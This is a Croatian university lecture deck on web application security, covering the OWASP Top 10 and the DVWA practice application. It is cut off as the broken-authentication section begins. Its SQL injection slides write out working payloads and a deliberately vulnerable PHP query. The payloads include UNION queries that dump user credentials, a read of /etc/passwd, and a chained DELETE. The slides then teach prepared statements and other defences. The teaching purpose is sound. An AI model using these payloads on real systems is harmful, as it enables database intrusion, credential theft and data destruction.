

Napredni razvoj programske potpore za web

**- predavanja -
2021./2022.**

Sigurnost u web-aplikacijama

Creative Commons



- slobodno smijete:
 - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
 - **prerađivati** djelo
- pod sljedećim uvjetima:
 - **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
 - **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
 - **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

U slučaju daljnjeg korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.

Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.

Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.

Tekst licence preuzet je s <http://creativecommons.org/>


Uvod (1)

- Eksplozija podataka na Internetu **povećava rizik** ugroze informacijske sigurnosti



Uvod (2)

- Web aplikacije danas su **dominantna vrsta računalnih aplikacija**
- Intenzivno se koriste **u svim aspektima poslovanja**
 - Izvršavanje finansijskih transakcija, pohranjivanje osjetljivih informacija, donošenje važnih poslovnih odluka, ...
 - Napadač može ostvariti znatnu osobnu korist od nadziranja ili ometanja rada web aplikacija
- **Tehnološki su vrlo kompleksne**
 - Brojne mogućnosti za ugrožavanje sigurnosti web aplikacija
- **Dva svojstvena problema web aplikacija:**
 - Javno su dostupne čime je onemogućen princip Security Through Obscurity (STO)
 - Procesiraju podatke dobivene preko HTTP zahtjeva




<https://www.forbes.com/>

Uvod (3)

- Web stranice sadrže tekst i HTML oznake koje se **generiraju na strani poslužitelja** te **interpretiraju** unutar preglednika **na klijentskoj strani**.
- Web poslužitelji koji generiraju samo statičke web stranice imaju potpunu kontrolu nad time kako će klijentski preglednik interpretirati te stranice dok oni **poslužitelji koji generiraju dinamičke web stranice nemaju tu mogućnost**.
 - Dinamički web sadržaj generira se na temelju ulaznih korisničkih podataka kako bi se ostvarila određena razina interakcije s korisnikom pa sam korisnik utječe na izgled, sadržaj i ponašanje web stranice koju je zatražio od web poslužitelja.
- Ako se putem spomenutih ulaznih korisničkih podataka u ranjivu dinamičku web stranicu umetne neki zlonamjerni sadržaj, **u većini slučajeva ni web poslužitelj ni klijent neće biti u mogućnosti to prepoznati ili spriječiti**.

OWASP Top 10

- The **Open Web Application Security Project (OWASP)**
 - Potiče razvoj alata, nastavnih platformi, smjernica i izradu drugog materijala koji pomaže u analizi i edukaciji o sigurnosti računalnih aplikacija.
 - Svi projekti su licencirani pod licencom otvorenog koda.
 - Godišnje objavljuju listu **OWASP Top 10** najčešćih i najopasnijih prijetnji sigurnosti računalnih aplikacija (*exploiting vulnerabilities*).
- Lista ranjivosti preuzeta iz dokumenta **OWASP Top 10 2021**:



<https://owasp.org/Top10/>

https://owasp.org/www-pdf-archive/OWASP_Top_10_2017_RC2_Final.pdf


DVWA - Damn Vulnerable Web Application

- PHP/MySQL (MariaDB) web aplikacija
 - Besplatna i otvorenog pristupa
- Često korišten računalni alat u području informacijske sigurnosti
- Namjena:
 - Edukacija
 - Ispitivanje ranjivosti poslužitelja, web aplikacija i programskog kôda
- Ranjivosti grupirane u kategorije i u 3 razine (pretpostavljena *High*)

Preporuča se 1) instaliranje XAMPP paketa, 2) konfiguracija prema uputama (npr.

<https://www.linkedin.com/pulse/how-setup-dvwa-windows-10-using-xampp-shubham-yadav/>)

<http://localhost/dvwa/>



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module, however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as **VirtualBox** or **VMware**), which is set to NAT networking mode. Inside a guest machine, you can download and install **XAMPP** for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Specijalistički studij informacijske sigurnosti



InfoSig^{@FER}

- Više o informacijskoj sigurnosti na FER-u:
 - **Specijalistički studij informacijske sigurnosti**
 - Vještine i znanja koji se stječu na studiju:
 - procjenjivati rizike informacijske sigurnosti;
 - razumjeti tehničke, organizacijske i ljudske faktore koji su povezani s rizicima informacijske sigurnosti;
 - vrednovati informatičke alate za zaštitu od prijetnji koje ugrožavaju organizaciju;
 - procjenjivati utjecaj sigurnosnih politika, zakonskog okvira, zahtjeva na usklađenost te razvoja tržišta na složene sustave i ciljeve organizacije;
 - nadgledati i koordinirati životnim ciklusom informacijske sigurnosti koji uključuje planiranje, nabavu, razvoj i vrednovanje sigurnosne infrastrukture;
 - za prihvaćanje cjeloživotnog učenja i profesionalnog napretka u području informacijske sigurnosti;
 - za razumijevanje, analizu i primjenu tehnoloških rješenja u izgradnji sigurnosne arhitekture.
 - Završetkom studija stječe se akademski naziv **sveučilišni specijalist informacijske sigurnosti (univ. spec. secur. inf.)**
 - https://www.fer.unizg.hr/studiji/specijalisticki_studiji/is

Sadržaj

1. SQL umetanje (*SQL Injection*)
2. Loša autentifikacija (*Broken Authentication*)
3. Nesigurna pohrana osjetljivih podataka (*Sensitive Data Exposure*)
4. Vanjski XML entiteti (*XML External Entity, XXE*)
5. Cross-site scripting (XSS)
6. Loša kontrola pristupa (*Broken Access Control*)
7. Nesigurna deserijalizacija (*Insecure Deserialization*)
8. Lažiranje zahtjeva na drugom sjedištu (*Cross Site Request Forgery, CSRF*)

SQL umetanje

SQL umetanje


- *SQL Injection, Injection*
 - Postoji i *JavaScript Injection*, obrađen kasnije...
- **Prilikom SQL umetanja cilj napadača je baza podataka**
 - modificirati ili otkriti podatke iz baze podataka
- zapravo to je „varanje aplikacije”
 - uključuje tekst (naredbe, SQL upite i slično) i prosljeđuje ih aplikaciji
- aplikacije uzimaju takve ulazne podatke i interpretiraju ih kao naredbe ili upite
 - **SQL, JavaScript**, OS Shell, LDAP, XPath, Hibernate, ...
- često je ubacivanje **SQL naredbi**
 - mnoge aplikacije su i danas ranjive na ovu opasnost
 - jednostavno se izbjegava mogućnost direktnog umetanja SQL kôda
- tipični ishod:
 - opasan – moguća je kompromitacija ili promjena cijele baze podataka
 - moguć pristup opisu baze, korisničkim računima ili čak operacijskom sustavu

SQL umetanje – vrste i postupci

- Tautologija
 - “iskaz koji je uvijek istinit”
- Ilegalni upiti
 - Pokušavamo doznati strukturu tablica i baze
- Injekcija “na slijepo”
 - Koji izrazi su legitimni a koji ne? – učimo o bazi
- Upit *Union*
 - Kombinacija upita kako bi dobili više podataka
- Ulančani upiti
 - Dodavanje višestrukih naredbi
- Obfuskacija
 - „postupak skrivanja pravog značenja informacije”
 - Zavaravanje aplikacije kodiranjem znakova

SQL umetanje – Tautologija (1)

- Unos od korisnika izvršava se kao dio upita bazi podataka
 - u WHERE klauzulu ubacuje se dodatni izraz koji je uvijek istinit
 - kao posljedica SQL upit se uvijek izvršava



SQL umetanje – Tautologija (2)

- U nekoj PHP web aplikaciji je ovako implementirano povezivanje na bazu podataka s parametrima iz URL parametara:

```
if (isset ($_REQUEST['Submit'])) {  
    // Pročitaj unos iz requesta  
    $id = $_REQUEST['id'];  
  
    // Provjeri bazu podataka  
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die('<pre>  
Ne mogu se spojiti na bazu</pre>');  
  
    // Pročitaj rezultat iz baze  
    while ($row = mysqli_fetch_assoc($result)) {  
        // Dohvati vrijednosti  
        $first = $row["first_name"];  
        $last = $row["last_name"];  
        // Ispiši ih  
        echo "<pre>ID: {$id} Ime: {$first} Prezime: {$last}</pre>";  
    }  
    mysqli_close($GLOBALS["__mysqli_ston"]);  
}
```

SQL umetanje – Tautologija (3)

- Zlonamjerna manipulacija s ciljem iskorištavanja ranjivosti kôda:

```
// SQL upit upisan u programski kod web stranice
```

```
$query = "SELECT first_name, last_name FROM users WHERE user_id =  
'$user_input'";
```

```
// originalni navodnici moraju ostati - njih ne možemo izbaciti
```

```
// (možemo eventualno komentirati s /* */ ili --)
```

```
$query = "SELECT first_name, last_name FROM users WHERE user_id =  
'$user_input'";
```

```
// tautologija - trebamo postići da izraz uvijek bude istinit
```

```
$query = "SELECT first_name, last_name FROM users WHERE (TRUE);
```

```
// mogući način...
```

```
$query = "SELECT first_name, last_name FROM users WHERE user_id  
='bilo_sto' OR '1'='1'";
```

```
// dakle upisujemo:
```

```
bilo_sto' OR '1'='1
```

```
//ili samo:
```

```
' OR 1=1 #
```

SQL umetanje – Illegalni upiti

- Različitim SQL naredbama pokušavamo vidjeti što prolazi, a što ne
 - Saznajemo strukturu upita koji napadamo
 - Saznajemo strukturu tablica
 - Korisno i kod „slijepog” SQL umetanja

//npr. ORDER BY n da vidimo koliko parametara upit uzima:

```
SELECT first_name, last_name FROM users WHERE user_id = '1'  
ORDER BY 1#';
```

```
SELECT first_name, last_name FROM users WHERE user_id = '1'  
ORDER BY 2#';
```

```
SELECT first_name, last_name FROM users WHERE user_id = '1'  
ORDER BY 3#';
```

```
SELECT first_name, last_name FROM users WHERE user_id = ''  
LIKE '%';
```

SQL umetanje – Slijepo umetanje

- Isto kao i “obično” umetanje ali baza nam ne javlja greške
 - Greške su nam inače korisne da vidimo što “prolazi”
- Radimo niz upita na koje nam baza odgovara s TRUE ili FALSE

```
// Pročitaj rezultat iz baze
while ($row = mysqli_fetch_assoc($result)) {
    // Dohvati vrijednosti
    $first = $row["first_name"];
    $last = $row["last_name"];
    // Ispiši ih
    echo "<pre>ID: {$id} Ime: {$first} Prezime: {$last}</pre>";
}
```

"Obično" umetanje

```
// Pročitaj rezultate iz baze
$num = @mysqli_num_rows($result); // Znak '@' isključuje prijavu grešaka
if ($num > 0) {
    // Ispis
    echo "<pre>Korisnikov ID postoji u bazi.</pre>";
}
else {
    // Korisnikov ID nije pronađen
    header($_SERVER['SERVER_PROTOCOL'] . ' 404 Not Found');
    // Ispis
    echo "<pre>Korisnikov ID ne postoji u bazi.</pre>";
}
```

Slijepo umetanje

SQL umetanje – upit Union (1)

- Naredba Union
 - kombinira rezultate dvije ili više SELECT naredbi

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```

- Rezultati će se ispisati zajedno kao niz redaka (*rows*)

```
//verzija baze podataka
%' or 0=0 union select null, version() #
//korisnik baze podataka
' or 0=0 union select null, user() #
//ime baze podataka
' or 0=0 union select null, database() #
```


SQL umetanje – upit Union (2)

```
//nazivi svih tablica u bazi podataka
```

```
' and 1=0 union select null, table_name from  
information_schema.tables #
```

```
//gdje sve imamo podatke korisnika?
```

```
' and 1=0 union select null, table_name from  
information_schema.tables where table_name like 'user%' #
```

```
//ispis kolumna tablice users (0x09 – ascii zapis tab-a)
```

```
' and 1=0 union select null, concat(table_name,0x09,column_name)  
from information_schema.columns where table_name = 'users' #
```

```
//ispis podataka za sve korisnike (ime, prezime, user_ime, lozinka)
```

```
' and 1=0 union select null,  
concat(first_name,0x09,last_name,0x09,user,0x09,password) from  
users #
```

SQL umetanje – upit Union (3)

//gdje se izvodi aplikacija?

' UNION ALL SELECT @@datadir, 1 #

//verzija baze i port?

' UNION ALL SELECT @@version, @@port #

//ime i verzija stroja na kojem se izvodi?

' UNION ALL SELECT @@hostname, @@version_compile_os #

//ispis datoteka?

' and 1=0 union select null, LOAD_FILE('/etc/passwd') #

SQL umetanje – Ulančani upiti

- Slično kao *Union* ali cilj je dodati više odvojenih SQL upita
- Ako uspijemo – potpuna manipulacija bazom podataka
 - Podrazumijevamo da smo strukturu saznali pomoću naredbe *UNION*

```
SELECT first_name, last_name FROM users WHERE user_id = '1';  
DELETE FROM users; '; //problem je zadnji navodnik
```

```
// Postavke MySQL poslužitelja – smiju li se ulančavati upiti?
```

SQL umetanje – Obfuskacija (1)

- Obfuskacija je standardni (i često obavezni!) postupak protiv SQL umetanja
- Što ako postoji programska logika koja ne dozvoljava unos drugih SQL naredbi ili izvođenje (sistemskih) naredbi?
 - Zavaravanje obfuskacijom naredbi
 - Naredbe kodiramo kako ne bi bile očigledne
 - Npr. char(<ASCII-kod>)
 - char(97,98,99) → abc
 - Moguća obfuskacija naziva entiteta ili podataka

```
create function fn_Garble
(
    @String varchar(255)
)
returns varchar(255)
as
BEGIN
    select @String =
    replace(replace(replace(replace(replace(replace(replace(replace(
    place(replace(@String, 'o', 'e'), 'a', 'o'), 'i', 'a'), 'u', 'i'), 't', 'p')
    , 'c', 'k'), 'd', 'th'), 'ee', 'e'), 'oo', 'or'), 'll', 'ski')
    return @String
END
```


Primjer jednostavne procedure za obfuskaciju zamjenom znakova:

<https://www.red-gate.com/simple-talk/databases/sql-server/database-administration-sql-server/obfuscating-your-sql-server-data/>

SQL umetanje – Obfuscacija (2)

Primjer ugrađene funkcije - SQL Server DYNAMIC MASKING:

```
ALTER TABLE [SalesLT].[Customer]  
ALTER COLUMN [Phone] ADD MASKED WITH (FUNCTION = 'default()')
```




The screenshot shows a SQL query window with the following query:

```
SELECT [CustomerID]  
      ,[Title]  
      ,[FirstName]  
      ,[LastName]  
      ,[EmailAddress]  
      ,[Phone]  
FROM [SalesLT].[Customer]  
GO
```

The results pane displays a table with 13 columns: CustomerID, Title, FirstName, LastName, EmailAddress, and Phone. The Phone column is masked with 'xxxx' for all rows.

CustomerID	Title	FirstName	LastName	EmailAddress	Phone
1	Mr.	Orlando	Gee	orlando0@adventure-works.com	xxxx
2	Mr.	Keith	Harris	keith0@adventure-works.com	xxxx
3	Ms.	Donna	Carreras	donna0@adventure-works.com	xxxx
4	Ms.	Janet	Gates	janet1@adventure-works.com	xxxx
5	Mr.	Lucy	Harrington	lucy0@adventure-works.com	xxxx
6	Ms.	Rosmarie	Carroll	rosmarie0@adventure-works.com	xxxx
7	Mr.	Dominic	Gash	dominic0@adventure-works.com	xxxx
8	Ms.	Kathleen	Garza	kathleen0@adventure-works.com	xxxx
9	Ms.	Katherine	Harding	katherine0@adventure-works.com	xxxx
10	Mr.	Johnny	Caprio	johnny0@adventure-works.com	xxxx
11	Mr.	Christopher	Beck	christopher1@adventure-works.com	xxxx
12	Mr.	David	Liu	david20@adventure-works.com	xxxx

```
ALTER TABLE [SalesLT].[Customer]  
ALTER COLUMN [EmailAddress] ADD MASKED WITH (FUNCTION = 'partial(2, "XXX@XXX.", 3)')
```



The screenshot shows the same SQL query window as before, but the results pane displays the same table with 13 columns. The EmailAddress column is now masked with 'XXX@XXX.' for all rows.

CustomerID	Title	FirstName	LastName	EmailAddress	Phone
1	Mr.	Orlando	Gee	orXXX@XXX.com	xxxx
2	Mr.	Keith	Harris	keXXX@XXX.com	xxxx
3	Ms.	Donna	Carreras	doXXX@XXX.com	xxxx
4	Ms.	Janet	Gates	jaXXX@XXX.com	xxxx
5	Mr.	Lucy	Harrington	luXXX@XXX.com	xxxx
6	Ms.	Rosmarie	Carroll	roXXX@XXX.com	xxxx
7	Mr.	Dominic	Gash	doXXX@XXX.com	xxxx
8	Ms.	Kathleen	Garza	kaXXX@XXX.com	xxxx
9	Ms.	Katherine	Harding	kaXXX@XXX.com	xxxx
10	Mr.	Johnny	Caprio	joXXX@XXX.com	xxxx
11	Mr.	Christopher	Beck	chXXX@XXX.com	xxxx
12	Mr.	David	Liu	daXXX@XXX.com	xxxx

Izbjegavanje napada umetanjem

- preporuke
 - izbjeći interpretiranje naredbi („miješati” SQL upit i HTML/JS kôd)
 - koristiti pripremljene ili **pohranjene procedure** u SQL upitima, a ne SQL upite
 - **validirati** sve što korisnik upiše
 - uvijek treba **dopustiti samo ono što se smije unijeti** kao input (*whitelisting*)
 - Filteri? – paziti: “or”, “OR”, “oR”, “Or” ...
 - uvijek minimizirati ovlasti nad bazom podataka kako bi se spriječio pristup neželjenim podacima
 - ne prikazivati greške (*blind*)
 - koristiti „**pripremljene izjave**” (*prepared statements*)
 - slanje SQL upita i podataka u odvojenim zahtjevima na poslužitelj

```
$db->prepare("SELECT * FROM users where id=?");  
$db->execute($data);
```

Loša autentifikacija

Loša autentifikacija

- *Broken Authentication*
- Cilj može biti:
 - pogoditi ime i lozinku korisnika ili
 - ukrasti identifikator sjednice i lažno se predstaviti
- Problem: HTTP ne čuva stanje („stateless” protokol)
 - podaci o sesiji ili korisniku moraju putovati u svakom zahtjevu
 - stanje se prati putem varijable SESSION ID
 - Tipično pohranjen u kolačiću
- Posljedice:
 - kompromitacija korisničkog računa ili otmica sjednice (*session hijacking*)
 - npr. ukrasti *identifikator sjednice* košarice kupca u online trgovini

Loša autentifikacija – pogađanje lozinke (1)

